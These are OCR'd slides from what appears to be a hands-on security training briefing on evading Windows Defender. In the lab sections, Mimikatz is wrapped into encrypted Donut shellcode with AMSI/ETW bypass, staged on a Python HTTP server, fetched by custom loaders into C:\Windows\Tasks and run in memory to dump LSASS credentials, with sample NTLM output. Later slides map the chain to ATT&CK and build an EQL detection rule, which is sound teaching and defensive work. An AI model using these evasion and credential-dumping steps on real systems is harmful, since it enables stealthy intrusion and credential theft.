PS C:\> Get-Item 'C:\Windows\Tasks\loader.exe' |
    Select-Object Name, Length, LastWriteTime

Name                Length LastWriteTime
----                ------ -------------
loader.exe <size>  6/12/2026 10:14:22 AM
```

● ● ● IWR & Get-Item — Cmdlet Reference

Cmdlet / Flag	Purpose
Invoke-WebRequest	PowerShell built-in HTTP client (aliases: iwr, curl, wget); downloads raw bytes from a URI without spawning child processes
-Uri <url>	Target resource URL; accepts HTTP, HTTPS, FTP — the payload is fetched in memory before writing
-OutFile <path>	Writes the response body to disk automatically — equivalent to curl -o; overwrites if the file already exists
C:\Windows\Tasks\	Task Scheduler staging directory — writable by standard users on most configs, rarely scanned by AV, blends with legitimate task cache files
Get-Item <path>	Returns a FileInfo object for the given path; non-destructive existence and metadata check
Select-Object	Projects specified properties from the piped object — avoids verbose full FileInfo output
Name, Length	File name and size in bytes — non-zero Length confirms the download completed and the file is not truncated
LastWriteTime	Timestamp of last write to the file; confirms the payload is freshly staged and not a leftover artifact

Execute the Loader - Confirm Defender Evasion

● ● ● Windows PowerShell (Administrator)

```
# ── Execute PEB-walk loader ──
PS C:\> C:\Windows\Tasks\loader.exe

# ← Silent exit (code 0) — no output, no AV toast

# ── Verify: no new threat detections ──
PS C:\> Get-MpThreatDetection |
    Select-Object -Last 5 | Format-List
# ← No entries timestamped after execution — CLEAN

# ── Verify: Defender event log (1116/1117) ──
PS C:\> Get-WinEvent `
    -LogName "...Windows Defender/Operational" |
    Where-Object { $_.Id -in @(1116, 1117) } |
    Select-Object TimeCreated, Id, Message |
    Select-Object -First 5 | Format-List
# ← No events matching execution timestamp — CLEAN
```

● ● ● Evasion Verification — Reference

Check / Element	What It Confirms
Silent exit	No output from loader.exe is expected — the shellcode thread calls ExitProcess(0); any printed error indicates a runtime fault
No AV test	Windows Defender Real-Time Protection is active; absence of a desktop notification or tray alert confirms the binary was not flagged on-write or on-execute
Get-MpThreatDetection	Queries the Windows Security Center threat history; compare the -Last 5 timestamps against your execution time — a new entry = detection
Event ID 1116	Defender found malware (detection event); 1117 = Defender took remediation action (process kill / quarantine) — either appearing post-execution means the loader was caught
No 1116 / 1117 events	Confirms Defender's cloud lookup, heuristic engine, and behavior monitor all passed; the PE cleared every scan layer cleanly
Why it worked	PEB walk strips the IAT — the compiled PE imports only kernel32.dll; all other APIs (VirtualAlloc, CreateThread, etc.) resolved at runtime via GS:[0x60], leaving no API-name signatures for static AV to match

01

DONUT 101

// turning known tools into in-memory shellcode

What Is Donut?

An open-source position-independent code generator by TheWover. Feed it a known tool — Mimikatz, Rubeus, SharpHound, any .NET assembly, EXE, DLL, or script — and it returns shellcode that runs the original payload entirely from memory.

01 **PIC generator**
Takes EXE, DLL, .NET assembly, VBS, or JS in — emits position-independent shellcode.

10 **In-memory execution**
Runs the original tool fully from RAM — the .exe never lands on disk.

11 **Built-in evasion**
Encrypts the payload, patches AMSI/WLDP/ETW, and scrubs PE headers at load time.

$ **Many output formats**
Binary, Base64, C, C#, Ruby, Python, PowerShell, Hex, UUID — drop into any loader you like.

• • • concept

```
# how donut transforms a tool


[ mimikatz.exe ]  known tool
        |
        v
  donut wraps + encrypts

step 1  read input file
step 2  pack & encrypt bytes
step 3  emit PIC shellcode

key idea: no file on disk —
          just bytes.
```

Where Donut Sits in the Workflow

Donut is a build-time tool, not a runtime. It transforms tools you already have into shellcode the loader can execute in memory.



ATT&CK mapping: Donut behaviors land mainly on **T1027 Obfuscation** and **T1620 Reflective Code Loading**. Detection is about behavior chains, not any single byte.

Techniques Donut Uses

Five build-time tricks that make the generated shellcode harder to spot — and easier for defenders to detect once they know what to look for.

TECHNIQUE	WHAT IT DOES	ATT&CK
Encryption	128-bit Chaskey symmetric cipher with a random per-build key — static signatures never match twice.	T1027
CLR hosting	Loads .NET assemblies via the Unmanaged CLR Hosting API into a disposable AppDomain.	T1620
AMSI / WLDP / ETW patching	Quiets the in-process runtime telemetry that .NET payloads normally trigger.	T1562
PE header scrubbing	Overwrites or replaces the in-memory PE headers (module overloading) so they don't match a real file.	T1027
Compression + API hashing	aPLib / LZNT1 / Xpress packing plus hashed API resolution shrink the static surface defenders can scan.	T1140

// Every technique above pairs with a defender counter — memory scanning catches encrypted payloads once unpacked, AMSI/ETW tampering throws telemetry, and CLR loads into odd processes light up behavioral rules.

01

LAB 04: DONUT

// lets obfuscate

Build Alternative Loaders

Windows PowerShell (Administrator)

```
# ── MinGW C++ cross-compile ──
kali@kali:~$ x86_64-w64-mingw32-g++ \
  /Lab-Artifacts/Loader/basic-loader.c \
  -o /Lab-Artifacts/Loader/basic-loader-cpp.exe \
  -lwininet -static -s
# ── Mono C# compiler ──
kali@kali:~$ mcs \
  /Lab-Artifacts/Loader/basic-loader.cs \
  -out:/Lab-Artifacts/Loader/basic-loader-cs.exe \
  -target:exe \
  -platform:x64
```

Element / Flag	Purpose / What It Shows
x86_64-w64-mingw32-g++	MinGW-w64 g++ cross-compiler; builds Windows PE executables directly from Linux.
-lwininet	Link WinINet — provides InternetOpenUrl / InternetReadFile for HTTP shellcode fetch.
-static	Statically bundle libstdc++ and libgcc; binary runs on any Windows target with no MSVCRT dependency.
mcs	Mono C# compiler; compiles .cs source into a portable .NET 4.x PE on Linux.
-platform:x64	Set the CLR PE header to 64-bit required — disables 32-bit WoW64 fallback on x64 Windows.

Generate the Shellcode

Windows PowerShell (Administrator)

```
kali@kali:~$ cd /Lab-Artifacts/Mimikatz/
kali@kali:~$ donut \
  -i /Lab-Artifacts/Mimikatz/mimikatz.exe \
  -a 2 \
  -b 2 \
  -p '"coffee" "exit"' \
  -o mimi-coffee.bin
[ Instance type : Embedded
[ Module file   : mimikatz.exe
[ Entropy       : Random names + Encryption
[ Target CPU    : amd64
[ AMSI/WDLP/ETW : abort
[ Shellcode     : "mimi-coffee.bin"
```

Element / Flag	Purpose / What It Shows
-i <file>	Input PE or .NET module to convert — wrapped into the shellcode loader.
-a 2	Architecture: 2 = x64 (1 = x86, 3 = x86+x64 dual-stub).
-b 2	AMSI/WLDP/ETW bypass level: 2 = abort; 1 = none (bypass handled by the loader).
-p '...'	Parameters forwarded to the module at runtime — the mimikatz command chain.
-o mimi-coffee.bin	Output path for the raw shellcode blob written to disk.
Entropy: Random+Enc	Randomises internal symbol names and encrypts the loader — defeats static AV sigs.

Generate the Alert Shellcode

Windows PowerShell (Administrator)

```
kali@kali:~$ cd /Lab-Artifacts/Mimikatz/
kali@kali:~$ donut \
  -i /Lab-Artifacts/Mimikatz/mimikatz.exe \
  -a 2 \
  -b 2 \
  -p '"coffee"' \
  -o mimi-coffee-alert.bin
[ Instance type : Embedded
[ Module file   : mimikatz.exe
[ Entropy       : Random names + Encryption
[ AMSI/WDLP/ETW : abort
[ Shellcode     : "mimi-coffee-alert.bin"
```

Element / Flag	Purpose / What It Shows
-p '"coffee"'	Only 'coffee' parameter — missing 'exit' keeps mimikatz running; Defender will have time to catch the alert variant.
-b 2	AMSI/WLDP/ETW bypass level 2 = abort on detection; use -b 1 with external bypass for stealth.
mimi-coffee-alert.bin	Shellcode that intentionally triggers Defender detection — used to verify behavioral detection in lab.
Exit: Thread	Shellcode exits via ExitThread, not ExitProcess — host process keeps running.

Start the HTTP Staging Server

Windows PowerShell (Administrator)

```
# ── Navigate to Mimikatz directory ──
kali@kali:~$ cd /Lab-Artifacts/Mimikatz/
# ── Launch HTTP listener on port 8080 ──
kali@kali:/Lab-Artifacts/Mimikatz$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

Element / Flag	Purpose / What It Shows
/Lab-Artifacts/Mimikatz/	Payload root: contains mimi-sam.bin (donut shellcode) and the compiled loader binaries staged for delivery.
python3 -m http.server	Zero-config HTTP delivery; serves current directory over HTTP.
8080	Non-privileged port; matches URI in loader.exe and IWR -Uri arguments.
0.0.0.0	Binds to all local interfaces — reachable from target VM over any routed network path.

IWR Delivery and Verification

Windows PowerShell (Administrator)

```
# ── Stage: HTTP delivery of loaders ──
PS C:\> Invoke-WebRequest `
  -Uri 'http://<KALI-IP>:8080/basic-loader-cpp.exe' `
  -OutFile 'C:\Windows\Tasks\basic-loader-cpp.exe'
PS C:\> Invoke-WebRequest `
  -Uri 'http://<KALI-IP>:8080/basic-loader-cs.exe' `
  -OutFile 'C:\Windows\Tasks\basic-loader-cs.exe'
# ── Verify staged files ──
PS C:\> Get-Item 'C:\Windows\Tasks\basic-loader-cpp.exe' |
  Select-Object Name, Length, LastWriteTime
basic-loader-cpp.exe  <size>  6/12/2026 10:14:22 AM
```

Element / Flag	Purpose / What It Shows
basic-loader-cpp.exe	C++ rewrite (g++ -lwininet); VirtualAlloc + CreateThread execution — common AV-evasion repack technique.
basic-loader-cs.exe	C# .NET assembly (mcs); uses WebClient for HTTP and P/Invoke — CLR executes entirely in-process.
C:\Windows\Tasks	Task Scheduler staging directory — writable by standard users, rarely scanned by AV.
Get-Item + Select-Object	Non-destructive metadata check; non-zero Length confirms download completed; LastWriteTime confirms freshness.

Execute the Loaders

Windows PowerShell (Administrator)

```
# ── Original C loader (gcc / MinGW) ──
PS C:\> C:\Windows\Tasks\loader.exe `
  http://<KALI-IP>:8080/mimi-coffee-alert.bin
mimikatz(commandline) # privilege::debug
Privilege '20' OK
# ── C++ WinINet loader ──
PS C:\> C:\Windows\Tasks\basic-loader-cpp.exe `
  http://<KALI-IP>:8080/mimi-coffee-alert.bin
Privilege '20' OK
# ── C# .NET loader ──
PS C:\> C:\Windows\Tasks\basic-loader-cs.exe `
  http://<KALI-IP>:8080/mimi-coffee-alert.bin
```

Element / Flag	Purpose / What It Shows
loader.exe	Original C loader (gcc); VirtualAlloc(RWX) → memcpy → CreateThread — the reference implementation.
basic-loader-cpp.exe	C++ rewrite via g++; demonstrates common AV-evasion repack technique.
basic-loader-cs.exe	C# .NET assembly; uses P/Invoke (VirtualAlloc, CreateThread) via Runtime.InteropServices.
mimi-coffee-alert.bin	Donut shellcode blob: mimikatz.exe wrapped with privilege::debug + token::elevate + lsadump::sam.
VirtualAlloc(RWX)	All three loaders allocate RWX heap region; shellcode copied in and thread started at offset 0.

Inspect Defender Logs — Behavioral Detection Telemetry

Windows PowerShell (Administrator)

```
# ── Query recent Defender detections ──
PS C:\> Get-MpThreatDetection | Select-Object -Last 3 | Format-List
ThreatName : Behavior:Win32/AMSI_Patch_T.B12
ActionSuccess : True
ProcessName : C:\Windows\Tasks\basic-loader-cs.exe
DetectionSourceTypeID : 4
InitialDetectionTime : 6/12/2026 10:22:14 AM
RemediationTime : 6/12/2026 10:22:15 AM
```

Element / Flag	Purpose / What It Shows
ThreatName: Behavior:Win32/AMSI_Patch_T.B12	Behavioral signature — Defender detected the CLR patching the AMSI scan buffer in .NET runtime memory.
ProcessName: basic-loader-cs.exe	C# loader triggered detection; loader.exe and basic-loader-cpp.exe (native PE) flew under the behavioral radar.
DetectionSourceTypeID: 4	4 = Real-Time Protection behavior engine (runtime memory); 3 = file-hash scan. Behavior monitoring is harder to disable.
ActionSuccess: True	Defender successfully terminated the process before shellcode execution completed.
RemediationTime	Time of process kill — correlate with ETW / event logs to pinpoint exact shellcode thread start time.

01

THE CHAIN

// mimikatz + donut + loader, theoretical end-to-end credential access

How the Three Compose

Each tool we covered does one job. Combined, they describe a textbook adversary-emulation scenario. Theory only — no commands, no loader code.

01 **The TOOL — Mimikatz**

The well-known credential-access utility that does the actual work. The payload.

10 **The OBFUSCATOR — Donut**

Wraps the tool into encrypted shellcode. The tool's .exe never ships. ATT&CK: T1027.

11 **The LOADER — C++ / C#**

Custom program that maps the shellcode into RAM and hands the CPU to it. ATT&CK: T1620.

$ **The RESULT**

The tool runs in memory inside the loader process — no recognizable file ever lands on disk.

```
• • •   concept

# conceptual — no commands shown

[ mimikatz.exe ] the tool
        |
        v
  donut → loader → memory

step 1  donut packs + encrypts
step 2  loader maps + executes
step 3  tool runs in-process

key idea: each stage hides a
          different artifact.
```

Each Stage Maps to ATT&CK

Each tool in the chain occupies a different tactic. The combination buys evasion at every step — but every step also leaves something for a defender to see.



Technique map: Donut covers T1027 Obfuscation. The loader handles **T1620 Reflective Code Loading**. Mimikatz is **T1003 OS Credential Dumping**. The chain's strength is layering — its weakness is that every layer leaves telemetry.

Where Defenders See It

01 Memory inspection
Donut has to decrypt the payload in RAM — once unpacked, memory scanners see the original tool.

02 Sensitive-API access
Reaching LSASS or other credential stores is loud regardless of how the code got into RAM.

03 Process lineage
An unfamiliar loader process accessing sensitive APIs is anomalous — baseline what's normal.

04 ETW / AMSI tampering
Donut's runtime patches of the telemetry stack themselves leave signals on instrumented hosts.

05 LSASS protections
Credential Guard, RunAsPPL, and LSA Protection raise the bar significantly at the final step.

concept

```
soc@range:~# hunt --cred-theft

[+] scan RAM for known tools
[+] flag unexpected LSASS access
[+] baseline process lineage
[+] alert on AMSI/ETW patching
[+] require Credential Guard

[!] the chain is detectable

soc@range:~# echo 'detect at every layer'
detect at every layer
```

01

THE DETECTION

// every trick has a tell

Where Elastic Saw It


01 **Process creation**
Sysmon 1: loader.exe runs from Downloads at High integrity with a .bin URL as its argument.

02 **Network connection**
Sysmon 3: the same process connects out to 192.168.1.39:80, the shellcode host.

03 **LSASS access**
Sysmon 10: loader.exe opens lsass.exe (0x1400, then 297 × 0x40), tagged T1003.

04 **Unbacked call trace**
CallTrace ends in UNKNOWN(...): the caller is shellcode in memory, not a loaded module.

05 **Correlate and alert**
No prebuilt rule fired. Sequence connect → LSASS access on one process GUID instead.



What the Logs Can't Show

01 **No proof of a read**
Sysmon 10 records the handle open, not a memory read or what was extracted.

02 **Download unproven**
Sysmon 3 shows the connection to the payload host, not the shellcode bytes.

03 **Defender stayed silent**
No detection or block events during the run, only routine config and update events.

04 **Mask rules missed it**
Dump masks like 0x1010 and 0x1410 never matched: this run used 0x1400 and 0x40.

05 **Collected, not detected**
Zero alerts fired. The data was in Elastic, but no rule keyed on this behavior.

gaps

```
# soc@range:~# audit --gaps

[?] memory read: not logged
[?] payload bytes: not logged
[?] defender: no detection
[?] mask rule 0x1410: missed
[?] prebuilt alerts: 0

[!] telemetry is not detection —

$ echo 'know your blind spots'
know your blind spots
```

Building the Detection Rule

01 **Signal A: the network**
Sysmon 3 from a process running out of C:\Users, a user-writable path.

02 **Signal B: LSASS access**
Sysmon 10 on lsass.exe with any access mask, not just the known dump masks.

03 **Join on one process**
Sequence by process.entity_id, 30 seconds: ties the connection to the LSASS reach.

04 **Add the call trace**
CallTrace contains UNKNOWN: the caller is unbacked memory, as with shellcode.

05 **Test, then tune**
Replay on real data: 2 matches, both loader.exe. Add exclusions as hosts need them.

eql

```
# rule: lsass-from-shellcode-loader

sequence by process.entity_id
  with maxspan=30s
 [network where event.code == "3"
  and process.executable :
   "?:\\Users\\*"]
 [any where event.code == "10"
  and winlog.event_data.TargetImage :
   "?:\\Windows\\system32\\lsass.exe"
  and winlog.event_data.CallTrace :
   "*UNKNOWN*"]

# replay: 2 sequences, both loader.exe
$ echo 'T1003.001  severity: high'
T1003.001  severity: high
```

01

LAB 05: LSASS DUMP

Generate and Stage the Shellcode

Windows PowerShell (Administrator)

```
kali@kali:~$ cd /Lab-Artifacts/Mimikatz/
kali@kali:~$ donut \
  -i /Lab-Artifacts/Mimikatz/mimikatz.exe \
  -a 2 \
  -b 1 \
  -p '"privilege::debug" "token::elevate"
      "sekurlsa::logonpasswords" "exit"' \
  -o mimi-logon.bin
[ AMSI/WDLP/ETW : none
[ Shellcode     : "mimi-logon.bin"
kali@kali:~$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

Element / Flag	Purpose / What It Shows
-b 1	AMSI/WLDP/ETW bypass level 1 = none; bypass is handled by the loader (PEB walk removes API-name indicators).
-p 'privilege::debug ...'	Full mimikatz command chain: elevate token, impersonate SYSTEM, dump SAM hashes, exit.
-o mimi-logon.bin	Output shellcode blob — served by the staging server for loader.exe to fetch at runtime.
python3 -m http.server	Stages mimi-sam.bin over HTTP — loader fetches raw bytes into VirtualAlloc(RWX) buffer.

Execute the Loader — In-Memory Shellcode Delivery

Windows PowerShell (Administrator)

```
PS C:\> C:\Windows\Tasks\loader.exe `
  http://<KALI-IP>:8080/mimi-logon.bin
mimikatz(commandline) # privilege::debug
Privilege '20' OK
mimikatz(commandline) # token::elevate
SID name : NT AUTHORITY\SYSTEM
mimikatz(commandline) # sekurlsa::logonpasswords
Domain : EVASION_WIN11
SysKey : 4a1b2c3d4e5f678901234567890abcde
RID : 000001f4 (500)
User : evadmin
Hash NTLM: aad3b435b51404eeaad3b435b51404ee
# ← NTLM hashes extracted — no binary touched disk
```

Element / Flag	Purpose / What It Shows
loader.exe <URL>	Downloads shellcode over HTTP into heap allocation, then VirtualAlloc(RWX) → memcpy → CreateThread.
privilege::debug	Requests SeDebugPrivilege — required to open handles to other processes for memory read/write.
token::elevate	Searches running SYSTEM processes (winlogon, lsass) and duplicates a SYSTEM impersonation token.
NT AUTHORITY\SYSTEM	Confirms thread now runs as SYSTEM — maximum local privilege, unrestricted LSA access.
sekurlsa::logonpasswords	Reads LSASS process memory; extracts cleartext passwords, NTLM hashes, and Kerberos tickets for every logged-on session.

01

BONUS: BYO LOADER

// extra credit



BONUS: BYO SHELLCODE

// extra credit

01

CAPTURE THE FLAG

// gotta catch em all

E N D O F B R I E F I N G

QUESTIONS?

Tejas Luthra · tejasluthra3008@gmail.com
Derron Carstensen · derroncar@gmail.com

